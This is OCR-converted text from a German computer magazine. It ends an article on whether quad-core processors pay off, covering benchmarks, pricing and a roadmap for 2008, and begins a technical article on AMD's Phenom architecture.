
Bringt ein Hersteller einen komplett neuen Prozessor auf den Markt, beginnt er oft zunächst mit einer einzigen Chipversion und erzeugt Produktvarianten durch das Abschalten von Funktionsbereichen (Fusing). Nach diesem Prinzip hat Intel den Core 2 Duo zunächst nur auf Basis des Conroe-Kerns mit 4 MByte L2-Cache gebaut, der wiederum quasi identisch war mit dem Xeon-Doppelkern Woodcrest und dem Mobilprozessor Merom. Die 2-MByte-Varianten des Core 2 Duo waren Conroe- oder Merom-Varianten mit zur Hälfte abgeschaltetem Cache (Conroe 2M fused). Mittlerweile baut Intel aber auch einen kleineren Chip, der von vornherein nur 2 MByte L2-Cache aufweist (Conroe-L oder Allendale) – und von dem wiederum Varianten mit 1 MByte L2-Cache (Pentium Dual-Core E2000) und bald auch 512 KByte (Celeron E1000) existieren.

lässt sich übrigens unter Ansicht/Aktualisierungsgeschwindigkeit einstellen.

Um zu bestimmen, wie stark eine bestimmte Anwendung die Prozessorkerne ausnutzt, reicht der Task-Manager meistens aus – sofern man die Anzeige richtig interpretiert: Zeigt der summarische Wert *CPU-Auslastung* auf einem Dual-Core-System ungefähr 50 Prozent oder auf einem Quad-Core-Rechner rund 25 Prozent, so ist eigentlich bloß ein Kern beschäftigt – der Thread springt aber möglicherweise zwischen den einzelnen Kernen hin und her, weshalb die Kurven in den einzelnen Kern-Fenstern des Task-Managers fröhlich zappeln.

## Kapriolen

Wenn ein Programm nun tatsächlich zwei CPU-Kerne nutzt (der Task-Manager zeigt dann auf einem Dual-Core-Prozessor 100 Prozent Auslastung an), dann bedeutet das zwar meistens, dass es auch vier Kerne aus-





**Über den Task-Manager lassen sich einzelne Prozesse fest an bestimmte Prozessorkerne binden.**

lasten würde – aber das gilt nicht immer: Das Freeware-Dateikomprimierungsprogramm 7-Zip (siehe Soft-Link) etwa reizt maximal zwei Kerne eines Quad-Core-Prozessors aus. Hier handelt es sich offenbar um einen Fall von Dual-Thread-Software ...


Unsere Versuche mit 7-Zip forderten auch gleich noch eine weitere, bereits als theoretische Möglichkeit erwähnte Systembremse zu Tage: die Festplatte.

Das Programm konnte die zu packenden Daten gar nicht so schnell lesen, wie es sie auf zwei Kernen unseres zum Test verwendeten 3-GHz-Vierkerns hätte komprimieren können. Das ist ein schönes Beispiel dafür, dass man die Mehrkosten eines Quad-Core-Prozessors unter Umständen besser in andere Systemkomponenten investiert – in diesem Falle wäre ein zweiter Festplatte besser gewesen.

Schließlich haben wir auch einige Experimente mit aktuellen 3D-Spielen durchgeführt, nämlich mit den Direct3D-10-Versionen von Crysis (Demo), Call of Juarez sowie World in Conflict (Demo) sowie den DirectX-9-Titeln Supreme Commander und F.E.A.R. Damit dabei nicht die Grafikkarte bremste, kam eine GeForce 8800 GTX zum Einsatz bei einer Auflösung von 1280 × 1024 Punkten. Als Hauptprozessor diente der 45-nm-Prozessor Core 2 Extreme QX9650, der in drei unterschiedlichen Konfigurationen unter 32-Bit-Vista lief: Mit vier Kernen bei vollen 3 GHz und begrenzt auf 2,66 GHz (also quasi als Core 2 Quad Q9450) sowie mit zwei Kernen bei 3,0 GHz (also als Core 2 Duo E8400). Lediglich in einer einzigen Vergleichsmessung, nämlich bei der minimalen Bildwiederholrate von World in Conflict, erreichte der 2,66-GHz-Vierkern deutlich höhere Werte als der 3-GHz-Doppelkern, nämlich 15 statt 11 Frames pro Sekunde (fps). Die mittlere Bild-



Hier wurde der Prozess, der einen Kern voll auslastet, manuell dem ersten Kern zugeordnet.



So sieht es aus, wenn ein Prozess zwei von vier Kernen eines Quad-Cores auslastet.

Zwei Prozessorkerne, aber nur 50 Prozent Last: Hier nutzt die Software eigentlich nur einen Kern, doch die Ausführung springt von Kern zu Kern.

wiederholfrequenz von 35 fps konnte der Vierkern nicht steigen. Einen ähnlichen, aber noch schwächeren Effekt gab es bei Supreme Commander. Selbst beim Vergleich von Dual- und Quad-Core-Prozessoren mit jeweils 3 GHz bringt der Quad nur selten Mehrleistung – kostet aber ein Vielfaches. Bessere Resultate mögen Vierkerne bei niedrigeren Bildschirmauflösungen oder im Verbund mit SLI- oder gar Triple-SLI-Grafik bringen, aber das ist wohl für die meisten PC-Spieler wenig interessant.

Selbst wenn man beim 3D-Gaming gleichzeitig (per Headset) mit anderen Spielteilnehmern spricht und der Virenscanner läuft, dürfte der Vorteil eines Quad-Cores im Vergleich zu einem Dual-Core derselben Prozessorgeneration minimal sein und nur bei wenigen Spielen überhaupt spürbar in Erscheinung treten.

## Aktuelles Angebot

An bezahlbaren Quad-Core-Prozessoren für Desktop-Rechner gibt es außer den beiden ganz neuen AMD-Prozessoren Phenom 9500 und Phenom 9600 zurzeit lediglich den Intel Core 2 Quad Q6600, der etwa 225 Euro kostet. Für den mit nur elf Prozent höherer Taktfrequenz (nämlich 2,66 statt 2,40 GHz) laufenden Core 2 Quad Q6700 muss man mindestens das Doppelte auf den Tisch legen – und für die schnellsten und leichter überaktiven High-End-Prozessoren

Core 2 Extreme QX6850 und QX9650 werden 850 bis 1000 Euro fällig. Die beiden Extreme-Versionen – der zweite ist übrigens bereits ein 45-Nanometer-Chip – sind die zurzeit absolut schnellsten Desktop-PC-Prozessoren. Mit 3,0 GHz laufen ihre vier Kerne mit derselben nominalen Taktfrequenz wie der Core 2 Duo E6850, Intels zurzeit leistungsfähigstem Doppelkern. Außerdem sind die Extreme-Quads für den FSB1333-Frontsidebus ausgelegt – anders als die FSB1066-Prozessoren Core 2 Quad Q6600 und Q6700.

Obwohl der Core 2 Quad Q6600 deutlich langsamer arbeitet als seine extreme Verwandtschaft und gerade auch in 3D-Spielen hinter den ungefähr gleich teuren, aber sparsameren Core 2 Duo E6850 zurückfällt, färbt der Glanz der vierkernigen Benchmark-Könige auf den Q6600 ab. Damit hat Intels Marketing-Abteilung ganze Arbeit geleistet – wie eingangs erwähnt, haben Quad-Cores als Gaming-Prozessoren einen guten Ruf.

Das Angebot an Quad-Core-Prozessoren soll schon bald deutlich wachsen. Nach Spekulationen will Intel bereits am 20. Januar drei neue Vierkerne mit 45-Nanometer-(Yorkfield)-Innenleben und FSB1333 vorstellen. Die Preise sollen dabei nur minimal sinken, stattdessen steigen die Taktfrequenzen und es kommt mit dem Core 2 Quad Q9450 eine Art Zwischen-Preisstufe bei rund 300 Euro. Der auf 2 × 3 MByte L2-Cache abgespeckte Core 2

Quad Q9300 soll die billigeren Phenoms in Schach halten.

Die Phenoms legen erst 2008 so richtig los. Die beiden aktuellen Prozessoren kämpfen ja (siehe Seite 80) noch mit einem Bug, dessen Korrektur leider etwas Performance kostet. Aber auch ohne Bugfix wird der Phenom 9600 dem Core 2 Quad Q6600 nicht gefährlich. Erst der Phenom 9700 mit 2,4 GHz könnte Intel also herausfordern und dann auch zu Preissenkungen führen – aber ob man schon vor der im März stattfindenden CeBIT damit rechnen kann, ist aus heutiger Sicht fraglich. Für Über-takter gibt es noch den Phenom 9600 Black Edition mit offenem Multiplikator; für den eigentlich bereits 2007 erwarteten Phenom FX, der beispielsweise 3 GHz erreichen könnte, gibt es noch keinen Termin.

## Zukunftsmusik

Unsere Roadmap-Grafik zeigt ungefähr, welche Prozessoren AMD und Intel 2008 neu vorstellen wollen. Dabei handelt es sich aber um pure Spekulation – zwar nach bestem Wissen, aber ohne Gewähr.

AMD wird alles daran setzen, den Phenom-Fehlstart auszubügeln und so schnell wie möglich schnellere Chips auf den Markt zu werfen. Intels 45-Nanometer-Prozessoren könnten aber wohl erst Phenoms mit deutlich mehr als 3 GHz überrunden. Ob solche noch mit 65-Nanometer-Innenleben kommen oder erst mit


dem Ende 2008 erwarteten 45-Nanometer-„Deneb“, lässt sich kaum abschätzen.

Eine günstige Alternative zu einem Vierkern könnte ein Triple-Core-Prozessor sein – genau so etwas will AMD ebenfalls herausbringen, und zwar vielleicht schon im Februar (Toliman, Produktnamen wohl Phenom 8000). Preise und Taktfrequenzen liegen hier aber noch völlig im Dunkeln. Die mit den Core 2 Duos konkurrierenden K10-Doppelkerne mit jeweils 2 MByte L3-Cache (Kuma) will AMD möglicherweise als Athlon-6000-Familie vorstellen.

Intel plant zwar keine CPU-Drillinge, könnte aber Dual-Cores mit deutlich höheren Taktfrequenzen verkaufen. Man munkelt hier von bis zu 3,6 GHz – bei 3,4 GHz ist die 45-nm-Core-Mikroarchitektur offiziell schon gelandet, und zwar in Form des FSB1600-Doppelkerns Xeon X5272. Der soll mit 80 Watt Thermal Design Power (TDP) auskommen, ist aber noch nirgends lieferbar.

A propos FSB1600: Was bei den Xeons bereits möglich ist (wenn auch nur mit einem einzigen Chipsatz, dem 5400/Seaburg), soll auch für Desktop-Rechner kommen – allerdings nur für die teuersten High-End-Systeme. Intel hat den Chipsatz X48 in Arbeit, der wohl eigentlich bloß eine auf FSB1600 aufgebohrte Variante des aktuellen Chipsatz-Flaggschiffs X38 ist. Es ist unterdessen kaum zu erwarten, dass FSB1600-Prozessoren bei gleicher Taktfrequenz spürbar schneller sind als ihre FSB1333-Verwandten. Der von Intel bereits für Anfang 2008 angekündigte FSB1600-Prozessor Core 2 Extreme QX9770 soll allerdings 3,2 GHz Taktfrequenz erreichen und dürfte dann der absolut schnellste (und teuerste) Quad-Core-x86-Prozessor für Desktop-Rechner sein.

Bei Intel steht im vierten Quartal 2008 ein grundlegender Plattform-Wechsel im High-End-Bereich an: Bei der Desktop-PC-Variante der Nehalem-Architektur mit dem voraussichtlichen Namen Bloomfield will Intel – wie heute schon AMD – den Speicher-Controller in den Prozessor integrieren, der im Gegenzug wohl mit kleineren Caches auskommen wird. Die Nehalem-Chips sollen Intels erste „echte“ Vierkernprozessoren werden, wahrscheinlich unterstützen zumindest einige



**AMD und Intel bauen ihr Angebot an Quad-Core-Prozessoren für Desktop-Rechner kontinuierlich aus. Ende 2008 sind dann die ersten (Quasi-)8-Kerne von Intel zu erwarten – auf einer komplett neuen Mainboard-Plattform. Doppelkerne spielen aber 2008 weiterhin die wichtigere Rolle im Massengeschäft.**

Varianten auch Hyper-Threading und präsentieren sich als logische Octo-Cores. Wo deren Taktfrequenzen liegen werden, ist noch völlig ungewiss.

AMD hat auf dem 2007 Financial Analyst Day angekündigt, den Kampf um Marktanteile künftig vor allem im Mittelklassesegment zu führen. Hier hat AMD schon jetzt ein attraktives Angebot, muss aber aufpassen, dass Intels 45-Nanometer-Doppelkerne nicht von Preis und Rechenleistung her zu weit vorpreschen. Die K8-Generation der AMD64-Technik hat das Zeug dazu nicht mehr, sie konkurriert nur noch mit den langsameren Core 2 Duos. Die K10-Technik der Phenoms kommt indes wohl fröhlestens im zweiten Quartal

2008 auch in Dual-Core-Prozessoren zum Einsatz.

## Fazit

Quad-Core-Prozessoren sind zwar im Preisbereich der oberen PC-Mittelklasse angekommen, doch noch gibt es zu wenig Software, die das Multi-Core-Potenzial voll ausreizt. Das gilt vor allem für typische Desktop-PC-Anwendungen, aber bisher auch für 3D-Spiele. Dass viele aktuelle Spiele-Rechner ausgerechnet mit Intels Core 2 Quad 6600 bestückt werden, grenzt schon fast an Nepp. Wie leider in der PC-Spielebranche üblich, wird auch zum Thema Multi-Core viel heiße Luft verbreitet. Tatsächlich scheint der Reife-grad der Mehrkerntechnik für at-

traktive 3D-Spiele ungefähr dem von Direct3D 10 zu entsprechen: Abgesehen von Vorführungen mit Prototypencharakter ist noch nicht viel zu sehen; möglicherweise in der Zukunft nutzbare Vorteile lassen sich heute noch kaum einschätzen. Aller Wahrscheinlichkeit nach profitieren noch auf längere Sicht nur einzelne Spiele von Quad-Core-Prozessoren, die Masse der Titel dürfte gut mit schnellen Doppelkernen auskommen.


Ganz anders sieht es im Bereich der professionellen und halbprofessionellen Applikationen aus, vor allem wenn sie aus dem Workstation-Bereich kommen: Hier gibt es eindrucksvolle Beispiele, wo Quad-Core-Prozessoren ihren Preis absolut wert

sind. Selbst hier gilt aber oft: Nur wenn man Dual- und Quad-Core-Technik bei gleicher Taktfrequenz miteinander vergleicht, liegen die Vierkerne klar vorne. Schaut man sich gleich teure Prozessoren an, wobei dann ein Doppelkern gegen einen Quad mit deutlich niedrigerer Taktfrequenz steht, dann kann der Vierkern nur mit hochoptimierter Software glänzen. Diese Einschränkung wiegt noch schwerer, wenn der Mehrkern nur einige ausgewählte Programmfunctionen beschleunigt. Vor einer Kaufentscheidung sollte man sich also möglichst umfassend informieren, also etwa den Austausch mit anderen Nutzern der fraglichen Software suchen und am besten selbst auf einem Multi-Core-PC experimentieren.

Im Wald-und-Wiesen-PC empfiehlt sich der Quad-Core-Einsatz bisher nicht, weil die wenigen Vorteile die Nachteile (höherer Preis, potenziell lauterer PC, höhere Stromkosten) nicht aufwiegen. Für die Bilanzen von AMD und Intel sind die Quad-Cores aber wichtig – während Doppelkerne schon für rund 50 Euro zu haben sind, kosten Vierkerne mehr als das Dreifache. Für wirklich attraktive Quad-Cores muss man über 200 Euro zahlen – und das dürfte angesichts der bisher eher enttäuschenden Phenom-Performance auch noch eine Weile lang so bleiben. (ciw)

## Literatur

- [1] Manfred Bertuch, Geschrumpft und geliftet, AMD präsentiert die Grafikchips Radeon HD 3870 und HD 3850, c't 25/07, S. 24
- [2] Oliver Lau, Amdahl, Moore und Gustafson, Grundlagen der Programmierung paralleler Systeme, c't 15/06, S. 214
- [3] Andreas Stiller, Hokuspokus, Automatische Parallelisierung mit dem Intel-Compiler, c't 15/06, S. 216
- [4] Oliver Lau, Abrakadabra, Programme parallelisieren mit OpenMP, c't 15/06, S. 218
- [5] Christian Hirsch, Stille Giganten, Leise Kübler für aktuelle Prozessoren, c't 24/07, S. 178
- [6] Andreas Stiller, Doppeltes Otchen, Was Dual-Core-Prozessoren auf dem Desktop bringen, c't 15/05, S. 92
- [7] AMD-Prozessordaten: [www.amdcompare.com](http://www.amdcompare.com)
- [8] Intel-Prozessordaten: <http://processorfinder.intel.com>



Benjamin Benz

# Phenom Inside

## AMDs Vierkernprozessor im Detail

Allzu lange hat AMD am Phenom gefeilt, um dem ersten echten Vierkernprozessor einige technische Schmankerl wie den L3-Cache oder HyperTransport 3.0 mit auf den Weg zu geben. Leider ist dabei auch ein Bug mit hineingeraten.

**E**rster echter Vierkernprozessor für Desktop-PCs“ oder „Native Quad-Core“; AMD wird nicht müde, auf die Architekturunterschiede zwischen Intels Vierkern und dem Phenom-Prozessor hinzuweisen.

Der Phenom gehört zu AMDs K10-Familie, deren erster Vertreter – der Server-Chip Barcelona – bereits im September debütierte [1]. In puncto Rechenwerk und Aufbau unterscheiden sich Barcelona und Phenom nicht [2]. Derzeit haben sie sehr wahrscheinlich sogar identische Dice. Ein K10-Prozessor besteht aus vier identischen x86-Kernen mit jeweils eigenem L1- (128 KByte) und L2-Cache (512 KByte). Dazu kommen noch Pufferspeicher für die Sprungvorhersageeinheit und Translation Lookaside Buffer (TLB). Als gemeinsam genutzte Service-Einrichtung steht den

Kernen die – ebenfalls im Prozessor integrierte – Northbridge zur Verfügung. Einen Großteil ihrer Chipfläche belegt der 2 MByte große L3-Cache. Er puffert Daten, die aus den L1- und L2-Caches der einzelnen Kerne herausgeworfen werden oder die sie untereinander austauschen wollen.

Der L3-Cache und der Speicher-Controller (MCT) des K10 kümmern sich zusammen um die Kohärenz der Daten zwischen den Caches und dem Arbeitsspeicher, den die beiden DRAM-Controller (DCT) ansteuern. Dabei agiert der L3-Cache als elastische Schnittstelle, denn die L2-Caches laufen mit der Taktfrequenz des jeweiligen Kerns (dazu später mehr) und der L3-Cache selbst mit Northbridge-Takt. Jeder DCT kann zwei Speicherriegel ansteuern.

Laut dem BIOS and Kernel Developer's Guide von AMD sind sie sowohl für DDR2- als auch DDR3-Speicher ausgelegt. Die AM2+-Fassung der aktuellen Phenoms unterstützt jedoch nur DDR2-Riegel mit bis zu 533 MHz (DDR2-1066/ PC2-8500).

Wenn die beiden DCTs im sogenannten Ganged-Modus parallel arbeiten, bilden sie zusammen ein 128 Bit breites Speicher-Interface. Das entspricht weitgehend dem bisher üblichen Dual-Channel-Modus und liefert maximale Speicherbandbreite. Der neu eingeführte Unganged-Modus hingegen behandelt die zwei DCTs als zwei völlig unabhängige Speichereinheiten mit jeweils 64 Bit Breite. So kann der MCT doppelt so viele verschiedene (wenn auch nur halb so große) Speicherseiten gleichzeitig offen halten. AMD empfiehlt

diesen Modus, da die vier Kerne sich so weniger bei den Zugriffen auf unterschiedliche Speicherbereiche in die Quere kommen. Auch im Unganged-Modus müssen beide DCTs mit derselben Speichertaktfrequenz (und demselben Speichertyp) arbeiten. Bislang wirkt es sich auf die meisten Anwendungsprogramme und Benchmarks nur marginal aus, ob der Speicher-Controller im Ganged- oder im Unganged-Modus arbeitet. Im BAPCo Sysmark 2007 konnten wir keine Unterschiede feststellen (siehe Seite 14). Die Unganged-Betriebsart hat übrigens nichts mit dem älteren Single-Channel-Modus zu tun, bei dem immer nur einer der beiden Speicherkanäle zu einer Zeit aktiv ist.

Das System Request Interface (SRI) – das bei früheren AMD64-Prozessoren noch System Re-

quest Queue hieß – leitet einerseits Speicheranfragen, die der L3-Cache nicht befriedigen konnte über den Crossbar-Switch an den MCT weiter. Andererseits leitet es auch I/O-Anfragen durch den Crossbar-Switch und die HyperTransport-Schnittstelle an den Chipsatz weiter. Das HyperTransport-Interface besitzt eigentlich – wie Die-Fotos und das Tuning-Werkzeug AMD Overdrive zeigen – vier Ports zu jeweils 16 Lanes. Die AM2+-Phenoms führen davon allerdings nur einen für die Anbindung des Chipsatzes nach außen. Die AM2+-Fassung ist für HyperTransport 3.0 ausgelegt. Die bisherigen Phenoms reizen die in der HT-3.0-Spezifikation vorgesehnen Frequenzen von bis zu 2,6 GHz noch nicht aus. Wir konnten maximal 1,8 GHz einstellen.

## Still und leise


Unter dem Marketing-Begriff Cool'n'Quiet 2.0 fasst AMD eine ganze Reihe von Maßnahmen zusammen, die die Leistungsaufnahme eines nicht voll ausgelasteten K10-Prozessors senken: Der Phenom kann – wie auch sein Server-Bruder Barcelona – die Versorgungsspannungen der Kerne einerseits und der Northbridge andererseits getrennt absenken sowie die Taktfrequenz für jeden der vier Kerne und den Speicher-Controller einzeln einstellen.

Insbesondere durch Letzteres unterscheidet sich die K10-Architektur vom Vorläufer K8 (Athlon 64 X2 und Co.), bei dem alle Kerne immer gleich schnell liefen. Vor allem erzeugt ein K8-Prozessor den Speichertakt über einen Frequenzteiler aus dem Prozessortakt. Dieser kann nur durch ganzzahlige Werte teilen, damit Speicher und Kern synchron laufen. Somit reizen viele der K8-Prozessoren die mögliche Taktfrequenz der Speicherriegel nicht voll aus, weil sich beispielsweise die für DDR2-800 (PC2-6400) nötige Frequenz von 400 MHz nicht aus den 3,0 GHz eines Athlon 64 X2 6000+ erzeugen lässt. Ein Tei-

Bei einem K10-Prozessor teilen sich vier x86-Kerne einen L3-Cache und den Speicher-Controller.

ler von 8 liefert lediglich einen Speichertakt von 375 MHz [3]. Kleinere Teiler würden die Speicherriegel übertakten.

